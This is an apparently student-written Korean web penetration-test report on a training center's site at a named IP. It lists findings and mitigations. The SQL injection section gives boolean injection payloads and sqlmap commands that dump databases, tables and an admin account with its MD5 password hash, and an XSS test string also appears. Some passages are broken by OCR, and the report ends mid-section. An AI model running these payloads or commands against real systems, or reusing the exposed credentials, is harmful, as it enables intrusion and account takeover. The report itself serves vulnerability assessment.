한국정보보호센터 홈페이지
취약점 진단 결과 보고서

2023.10.31

– 목차 –

Ⅰ. 개요


1.1 모의해킹 정의

본 모의해킹은 한국정보보호센터 홈페이지와 관련된 모든 정보 자산에 대한 취약점을 도출/분석하여 대책을 수립하기 위함입니다. 해커와 동일한 환경과 조건, Hacking Skill을 가지고 모의적인 침투에 의해 이루어지며, 발견된 취약점에 대해서는 사전적인 예방을 통한 효과를 발생시키는데 목적이 있습니다.

Ⅱ. 세부 수행 내용

2.1 수행절차 및 방법

본 모의 해킹은 아래 단계별로 정보수집부터 결과 보고서까지의 과정 순서로 진행이 됩니다.



[그림 2-1] 모의해킹 과정

각 단계별 수행에 대한 간략한 내용은 아래와 같습니다.

수행 단계	설명
정보수집	대상에 대한 서버/네트워크/서비스에 대한 불필요한 서비스 접근 가능성, 외부에서 파악할 수 있는 정보들을 수집하는 단계
취약점 수집	각 네트워크 구간별로 적합한 취약점 스캔 도구를 이용하여 발생할 수 있는 취약점에 대한 정보를 수집하는 단계 (단, 네트워크 장비/서비스에 장애를 유발할 수 있는 경우에는 제외
침투 단계	취약점 수집 단계를 통해 획득한 정보를 기반으로 수동점검(Manual)을 통해 내부 시스템까지 침투할 가능성이 있는지 시나리오 기반으로 접근하는 단계
상세 분석	취약점이 도출 되었을 경우에 공격에 의해서 보안 위협이 시스템 및 비즈니스

	측면에서 어느정도의 영향을 줄 수 있는지 분석하는 단계
보고서 작성	도출된 취약점에 대한 총평/영향도/상세분석/보안가이드가 포함된 보고서를 작성하는단계

[표 2-1] 모의해킹 수행 단계

2.2 수행일정 / 수행인원

본 모의해킹은 2023년 10월 25일부터 ~ 2023년 10월 31일까지 총 5일간 진행이 되며, 팀장 장예지 외 5명이 투입됩니다. Task 별 자세한 일정한 아래 표와 같습니다.

10월 25일 (수)	10월 26일(목)	10월 27일 (금)	10월 30일 (월)	10월 31(화)
프로젝트 수행계획서 수립	체크리스트 작성	위협분석	위험 조치 방안	최종결과 보고서 작성

[표 2-2] 모의해킹 진단 일정

2.3 수행 대상

본 모의해킹은 아래 대상을 전달받았으며, Task별로 해당 대상에 대해 점검이 이루어집니다.

구분 (Task)	대상 도메인	대상 IP 정보	서비스
외부 모의해킹	-	61.39.155.24:50019	한국정보보호센터 웹 서비스

[표 2-3] 모의해킹 수행 범위

2.4 수행 환경 및 도구

본 모의해킹을 수행하면서 사용된 도구는 아래와 같습니다.

도구 이름	사이트	용도
Burp Suite	https://portswigger.net/burp	프록시 도구
SQLMAP	http://61.39.155.24:50019/kisec/dataRoom/notice.html	오픈 소스 보안 검사 도구

[표 2-4] 취약점 진단 도구 목록

Ⅲ. 취약점 진단 항목 및 평가기준

3.1 진단 항목

OWASP TOP 10, CWE/SANS TOP25, 주요정보통신기반시설 기술적 취약점 분석 평가 상세 가이드의 웹 진단 항목들을 준용하여 아래와 같이 취약점들을 선정하여 수행합니다.

순번	분류	진단 항목
1	불충분한 인가	민감한 기능 또는 기능에 접근 및 수정 시 통제 여부 점검
2	불충분한 인증	중요 페이지 접근 시 추가 인증 요구 여부 점검
3	약한 문자열 강도	웹페이지 내 로그인 폼 등에 약한 강도의 문자열 사용 여부 점검
4	버퍼 오버플로우	사용자가 입력한 파라미터 값의 문자열 길이 제한 확인
5	SQL Injection	웹 페이지 내 SQL 인젝션 취약점 존재 여부 점검
		웹 관리자 페이지 ID와 PW 탈취
6	크로스 사이트 스크립팅(XSS)	웹페이지 내 XSS 취약점 존재 여부 점검
7	디렉터리 인덱싱	디렉터리 인덱싱 여부
8	파일다운로드 취약점	웹 사이트에서 파일 다운로드 시 허용된 경로 외 다른 경로의 파일 접근이 가능한지 여부 점검한다.
9	불충분한 세션만료	세션의 만료 기간 설정 여부를 점검한다
10	자동화 공격	웹 애플리케이션의 특정 프로세스 (로그인 시도, 게시글 등록, SMS 발송 등) 에 대한 반복적인 요청 시 통제 여부 확인

[표 3-1] 취약점 진단 방법론

3.2 평가기준

3.2.1. 취약점 위험도

취약점 위험도를 총 5가지(VH, H, M, L ,VL)로 취약점을 분류함으로써 외부/내부 서비스 침투 여부 및 정보 노출 대응을 위해 아래와 같은 기준으로 나누어 평가하게되었습니다.

위험도	설명
매우 높음(VH)	외부 노출 된 서비스를 통해 내부 네트워크 대역에 침투가 가능하여 개인 정보 및 사내 주요 정보들이 외부에 노출될 위험성이 높은것. 시스템 관리자 권한 획득으로 인한 시스템에 심각한 영향을 발생하여 비즈니스적인 큰 피해를 줄 위험성이 높은 것
높음(H)	시스템에 일부 심각한 영향이 발생하나 2차적인 피해 발생이 이루어질 가능성이 적음
중간(M)	외부 노출된 서비스를 통해 시스템 정보 및 중요 정보가 제한된 환경에서만 노출
낮음(L)	추가적인 공격 가능성을 줄 수 있는 정보 노출
매우 낮음(VL)	서비스에 영향을 미치지 않고 일부 불필요한 정보가 노출

[표 3-2] 영향도 평가 기준

IV. 진단 결과

4.1 진단 결과 요약

페이지	취약점	요약
로그인	불충분한 인증	로그인을 하고나서 중요 정보(개인 정보 변경) 페이지에 추가적인 인증(2차인증) 또는 인증이 필요한 곳에 추가적인 검증을 하지 않음.
	약한 문자열 강도	계정 정지/금지에 대한 횟수 제한이 설정되어 있지 않아 로그인 창에서 비번을 3~5회 정도 틀렸음에도 제한이 걸리지 않음.
	버퍼 오버플로우	로그인 화면에 인가된 계정말고 대량의 문자열을 입력했을 때 로그인이 성공 됨.
회원 정보	불충분한 인가	접근제어가 필요한 중요 페이지에 셔션을 통한 인증 등 통제수단을 구현하지 않아 burp suite로 인해 다른 계정 ID의 PW가 바뀌게 됨.
문의	SQL Injection	SQL 쿼리문을 이용하여 1대1 문의에서 파라미터 idx 값 뒤에 쿼리문 '+and+'1'='1 입력하여 게시글 수정. 이에 따라 해당 사이트는 SQL 쿼리 입력에 대한 검증이 이루어지지 않는다는 것을 발견.

커뮤니티	디렉터리 인덱싱	burp suite를 이용하여 파일 다운로드 한 결과 첫번째 줄 GET/_core 경로로 들어간다는 것을 인지하게 됨. 노출된 경로 _core를 이용하여 http://61.39.155.24:50019/_core로 접속한 결과 관리자 사이트를 발견.
	파일 다운로드 취약점	게시판에 업로드한 파일을 다운로드시 burp suite 도구를 이용하여 파일의 저장 경로를 알아내어 관리자사이트 경로를 알아낼 수 있음
	SQL Injection	SQL Injection을 이용하여, 문자열 값을 GET방식을 받는다면 sqlmap을 사용하여 DB정보값을 알아낸 토대로 관리자 ID,PW를 알아냄.
	크로스 사이트 스크립트(XSS)	검색창에서 <script>alert(1)</script>를 검색하여 경고창을 띄움
나의 강의실	불충분한 세션 만료	세션 만료시간을 정하지 않아 아무런 동작이 없을 때 2-3시간 이후에도 세션이 파기되지 않아 여전히 사용할 수 있음
	자동화 공격	게시판에서 같은 내용의 게시글을 여러번 등록 하는 경우 또는 틀린 패스워드로 재 로그인 시도 시 아무런 제한이 없는 것을 확인

[표 4-1] 서비스 별 발생 취약점 요약

V. 상세 설명

5.1 불충분한 인가


5.1.1. 취약점 개념 설명

불충분한 인가(Insufficient Authorization)는 정보 시스템이나 소프트웨어에서 발생하는 보안 취약점 중 하나입니다. 인증된 사용자나 시스템이 특정 자원에 대한 충분한 권한을 가지고 있지 않을 때 발생합니다. 다시 말해, 이 취약점은 사용자나 시스템이 필요한 작업을 수행하기 위한 적절한 권한이나 규칙을 가지고 있지 않을 때 발생하는 취약점입니다.

5.1.2.취약점 점검

서비스 위치	[HOME] -> [마이페이지] -> [회원정보수정]
서비스 URL	http://61.39.155.24:50019/kisec/mypage/mypage_m_update.html

불충분한 인가 취약점을 점검하기 위해 계정(admin1, admin2)을 2개를 만들어 계정 1에 로그인을 하여 회원정보 수정에 들어가서 비밀번호를 재설정합니다.



burp suite를 킨 상태에서 개인정보수정을 눌러 웹브라우저에서 서버로 보내는 패킷정보를 중간에 가로채어 계정 admin1@kisec.com을 계정 admin2@kisec.com으로 변경해줍니다.
* 기존 admin1@kisec.com의 비번이 바뀌어야했지만 burp suite로 인해 admin2@kisec.com 계정의 비번이 바뀌게됩니다.

다시 로그인창으로 돌아와 admin2@kisec.com ID와 PW를 쳐서 로그인이 잘되는지 확인합니다.

5.1.3 대응방안
- 서버 사이드 스크립트 검증 절차를 통해 변조되는 것을 막음
- 인증 / 권한에 대해 신원을 확인하고 권한을 부여하고 사용자가 접근할 수 있는 리소스를 적절히 제한
- 보안 패치 및 업데이트를 통해서 서버 측 스크립트를 실행하는 환경(웹서버, 데이터베이스)이 최신상태인지 확인 또는 유지
- 서버 동작을 모니터링을 하고, 이상징후 탐지하는 시스템을 구축
- 보안 문제가 발생했을 때를 대비하여 대응 계획을 마련

5.2 불충분한 인증


5.2.1. 취약점 개념 설명

불충분한 인증은 중요 정보 페이지에 대한 인증 절차가 불충분할 경우 발생하는 취약점으로 권한이 없는 사용자가 중요 정보 페이지에 접근하여 정보를 유출하거나 변조할 수 있습니다.

5.2.2.취약점 점검

서비스 위치	[HOME] -> [로그인]
서비스 URL	http://61.39.155.24:50019/kisec/member/login.html

로그인을 하고나서 중요 정보(개인정보 변경) 페이지에 접근하여 추가적인 인증(2차인증)이 없는 것을 확인하였습니다.



함.

유지하는 동안에는

- 세션 타임아웃을 설정하여 비활성 상태인 경우 자동으로 로그아웃
- 로그를 통해 사용자 활동을 모니터링하고, 이상한 동작을 탐지
- 시스템 및 라이브러리에 대한 보안 업데이트를 수행하고, 취약점에 대한 대응을 강화

5.3 약한 문자열 강도


5.3.1. 취약점 개념 설명

약한 문자열 강도는 사용자 ID, 비밀번호, 신용카드 정보 등이 반복되는 패턴을 가지고 있거나 추측하기 용이한 문자열로 구성되어 있어 예측, 무차별 대입 공격, 사전 대입 공격 등으로 탈취가 발생하는 취약점입니다.

5.3.2. 취약점 점검

서비스 위치	[HOME] -> [마이페이지] -> [회원정보수정] -> [비밀번호 설정]
서비스 URL	http://61.39.155.24:50019/kisec/mypage/mypage_m_update.html

약한 문자열의 강도를 가진 " 회원정보수정 > 비밀번호 변경 "



5.3.3 대응 방안

- 복잡한 비밀번호를 요구하고, 최소한의 길이와 다양한 문자를 포함하도록 정책을 수립
- 비밀번호 변경 주기를 설정하여 정기적으로 변경할 수 있게 정책을 수립
- 이전에 사용했던 비밀번호를 재사용할 수 없도록 정책을 수립
- 다중 인증 요소를 활성화하여 추가적인 보안 레이어를 제공
- 사용자에게 강력한 비밀번호의 중요성을 알리는 알림 사용 또는 경고 메시지를 표시

5.4 버퍼 오버플로우


5.4.1. 취약점 개념 설명

버퍼 오버플로우는 웹 사이트에서 사용자가 입력한 파라미터 값의 문자열 길이를 제한하지 않는 경우 개발 시에 할당된 저장 공간보다 더 큰 값의 입력이 가능하고 이로 인한 오류 발생 시 의도되지 않은 정보 노출, 프로그램에 대한 비인가 접근 및 사용 등이 발생할 수 있습니다.

5.4.2. 취약점 점검

서비스 위치	[HOME] -> [로그인]
서비스 URL	http://61.39.155.24:50019/kisec/member/login.html

ID와 PW를 입력하는 부분에 회원가입된 ID와 PW가 아니라 대량의 문자열을 입력했을 때 로그인이 되는 현상이 나타납니다.



5.4.3 대응 방안

- 웹서버 웹 애플리케이션 서버 버전을 안전성이 검증된 최신 버전으로 패치
- 웹 애플리케이션에 전달되는 파라미터 값을 필요한 크기만큼만 받을 수 있도록 변경하고 입력 값 범위를 초과한 경우에도 에러페이지를 반환하지 않도록 설정
- 동적 메모리 할당을 위해 크기를 사용하는 경우 그 값이 음수가 아닌지 검사하여 버퍼

오버플로우를 예방하는 형태로 소스 코드 변경
- 버퍼오버플로우를 점검하는 웹 스캐닝 툴을 이용 및 주기적으로 점검

5.5 SQL Injection

5.5.1. 취약점 개념 설명

SQL Injection은 웹 사이트의 보안상 허점을 이용해 특정 SQL 쿼리문을 전송하여 공격자가 원하는 데이터베이스의 중요한 정보를 가져오기 위해 일반적인 값 외에 악의적인 의도를 갖는 구문을 삽입하여 공격자가 원하는 SQL쿼리문을 실행하는 기법이다.
클라이언트가 입력한 데이터를 제대로 필터링하지 못하는 경우에 발생하고 공격의 쉬운 난이도에 비해 피해가 큽니다.
공격 종류는 인증우회, 데이터 노출, 원격명령 실행이 있다.

5.5.2. 취약점 점검

서비스 위치	[HOME] -> [로그인] -> [1:1 문의] [HOME] -> [과정안내/신청] -> [공지사항]
서비스 URL	http://61.39.155.24:50019/kisec/mypage/mypage_mtm_register.html http://61.39.155.24:50019/kisec/dataRoom/notice.html


[HOME] -> [로그인] -> [1:1 문의]

1:1 문의에서 파라미터 idx값 뒤에 쿼리문을 추가하여 조작 하였습니다.
‘and+’1’=2’일 경우 참이므로 게시글 수정 불가합니다.

```
Mode=up_faq&idx=312'+and+'1'='2&c_type=1&con_title=test&question=test
```

‘and+’1’=1’일 경우 참이므로 게시글 수정 가능합니다.

```
Mode=up_faq&idx=312'+and+'1'='1&c_type=1&con_title=test&question=test
```



idx 값이 312’+and+’1’=’1일 경우에는 게시글이 수정되었습니다.

[HOME] -> [과정안내/신청] -> [공지사항]
커뮤니티에 있는 모든 검색창에 ‘ or 1=1 --을 입력하였습니다.

SQL Error가 반환되었습니다.

입력값을 어떤 방식으로 보내나 확인하니 GET 방식을 이용하여 값을 보낸다.
SQLMAP 도구에서 URL을 이용하여 데이터베이스 목록, 테이블 목록, 원하는 목록 내용을 덤프가하여 관리자 ID와 PW 정보확인이 가능해졌습니다.

SQLMAP 도구를 이용하여 관리자 ID와 PW 정보를 찾아내는 방법을 순서대로 나열해보았습니다.
1.DB 정보값 추출하기위한 명령어 입력 및 결과입니다.

```
C:₩Users₩user₩OneDrive₩바탕 화면₩sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=domain" --dbs
available databases [3]:
[*] information_schema
[*] sukisec
[*] test
```

2. 타겟 DB sukisec에 테이블 추출하기 위한 명령어 입력 및 결과입니다.

```
C:₩Users₩user₩OneDrive₩바탕 화면₩sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?keyfield=t1.b_title&keyword=admin" -D sukisec --tables
```

```
Database: sukisec
[108 tables]
+-----------------------------------+
| member                            |
| account_payment                   |
| add_info                          |
| admin_mem                         |
| alert_msg                         |
| b_after                           |
| b_album                           |
| b_consult                         |
| b_lab                             |
| b_notice                          |
| banner                            |
| board                             |
| board_club                        |
| board_comment                     |
| board_conf                        |
| category                          |
| contents                          |
| coupon_code                       |
| coupon_event                      |
| coupon_reg                        |
| create_form                       |
| create_form_attend                |
| edu_attend                        |
| edu_course                        |
| edu_course_date                   |
| edu_vendor                        |
| edu_vendor_div                    |
| eng_zip                           |
| exam_attend                       |
| exam_date                         |
| exam_subject                      |
| find_log                          |
| good                              |
| hm_admin_tb                       |
| hm_agreement_tb                   |
| hm_certificate_tb                 |
| hm_config_tb                      |
| hm_coupon_list_tb                 |
| hm_coupon_reg_tb                  |
| hm_coupon_sequence_tb             |
| hm_coupon_type_tb                 |
| hm_direct_file_tb                 |
| hm_edu_application_tb             |
| hm_edu_career_tb                  |
| hm_edu_contents_tb                |
| hm_edu_exam_item_tb               |
| hm_edu_exam_tb                    |
| hm_edu_payment_tb                 |
| hm_edu_payment_tb_bak             |
| hm_edu_present_tb                 |
| hm_edu_record_tb                  |
| hm_edu_schedule_tb                |
| hm_edu_survey_record_tb           |
| hm_edu_survey_tb                  |
| hm_edu_type_tb                    |
| hm_faq_tb                         |
| hm_faq_type_tb                    |
| hm_kind_tb                        |
| hm_large_type_tb                  |
| hm_member_tb                      |
| hm_middle_type_tb                 |
| hm_popup_tb                       |
| hm_rental_request_tb              |
| hm_rental_tb                      |
| hm_rental_type_tb                 |
| hm_survey_item_tb                 |
| hm_survey_tb                      |
| hm_working_tb                     |
| image                             |
| login_log                         |
| mail_auth                         |
| media                             |
| member_cash                       |
| member_cash_payment               |
| member_level                      |
| member_point                      |
| member_rating                     |
| memo                              |
| memout                            |
| myscrap                           |
| nation                            |
| pay_cancel_request                |
| payment                           |
| payment_cancel_request            |
| payment_cancel_request_withdrawal |
| pds                               |
| pds_log                           |
| personal_auth                     |
| pg_payment                        |
| poll                              |
| poll_user                         |
| popwin                            |
| qst                               |
| qst_exam                          |
| real_auth                         |
| real_card_payment                 |
| real_money_payment                |
| reject_ip                         |
| sales                             |
| sales_category                    |
| sales_save                        |
| site_info                         |
| sp_good                           |
| survey                            |
| temp                              |
| test                              |
| ums_log                           |
| zipcode                           |
+-----------------------------------+
```

3. 타겟 hm_admin_tb안에 Coloums 추출한 결과입니다.


```
Database: sukisec
Table: hm_admin_tb
[14 columns]
+--------------+---------------+
| Column       | Type          |
+--------------+---------------+
| admin_cmt    | text          |
| admin_email  | varchar(250)  |
| admin_grade  | varchar(20)   |
| admin_hit    | int(11)       |
| admin_id     | varchar(20)   |
| admin_mobile | varchar(20)   |
| admin_name   | varchar(50)   |
| admin_pass   | varchar(100)  |
| admin_phone  | varchar(20)   |
| admin_status | enum('Y','N') |
| admin_type   | tinyint(1)    |
| idx          | int(9)        |
| last_date    | datetime      |
| reg_date     | datetime      |
+--------------+---------------+
```

4. 내부 데이터 추출하기위한 명령어입력 및 결과입니다.


```
C:₩Users₩user₩OneDrive₩바탕 화면₩sqlmapproject-sqlmap-7a6abb5>sqlmap.py -u "http://61.39.155.24:50019/kisec/dataRoom/kisec_album.html?
keyfield=tl.b_title&keyword=admin" -D sukisec -T hm_admin_tb -C "admin_cmt,admin_email,admin_id,admin_pass" --dump
```


```
Table: hm_admin_tb
[1 entry]
+-----------+-----------------+------------+----------------------------------+
| admin_cmt | admin_email     | admin_id   | admin_pass                       |
+-----------+-----------------+------------+----------------------------------+
| <blank>   | admin@kisec.com | kisecadmin | 8d3843f1d6269a40bc4ad4ca0290fb95 |
+-----------+-----------------+------------+----------------------------------+
```

admin_pass가 MD5해시로 암호화되어있어 복호화 한 결과입니다.



5. 추출한 정보를 통해 관리자 페이지 접속 성공하였습니다.





5.5.3 대응 방안

- 매개변수를 사용하여 SQL 쿼리를 구성하면 입력값이 직접 쿼리에 포함되지 않아 SQL Injection 공격을 방지 가능
- 사용자 입력을 검증하여 유효한 값인지 확인
- 데이터베이스 계정에 최소한의 권한만 부여하고, 필요한 작업만 수행할 수 있도록 제한
- 에러 메시지가 SQL 오류 내용을 포함하지 않도록 설정
- 웹 방화벽과 보안을 강화하는데 도움이 되는 프레임워크나 라이브러리를 사용
- 선처리 질의문 이용 및 확장 프로시저 제거
- 문자열 필터링 및 길이제한

5.6 크로스 사이트 스크립팅(XSS)


5.6.1. 취약점 개념 설명

Cross-Site Scripting의 약어로, 공격자가 공격하려는 웹사이트에 스크립트를 삽입하여 사용자의 웹 브라우저에서 해당 코드가 실행되도록 하는 공격기법입니다. 따라서 사용자가 의도하지 않은 행동을 수행시키거나, 쿠키나 세션 토큰 등의 민감한 정보를 탈취하여 세션 하이재킹(Session Hijacking) 공격으로 악용될 수 있습니다.

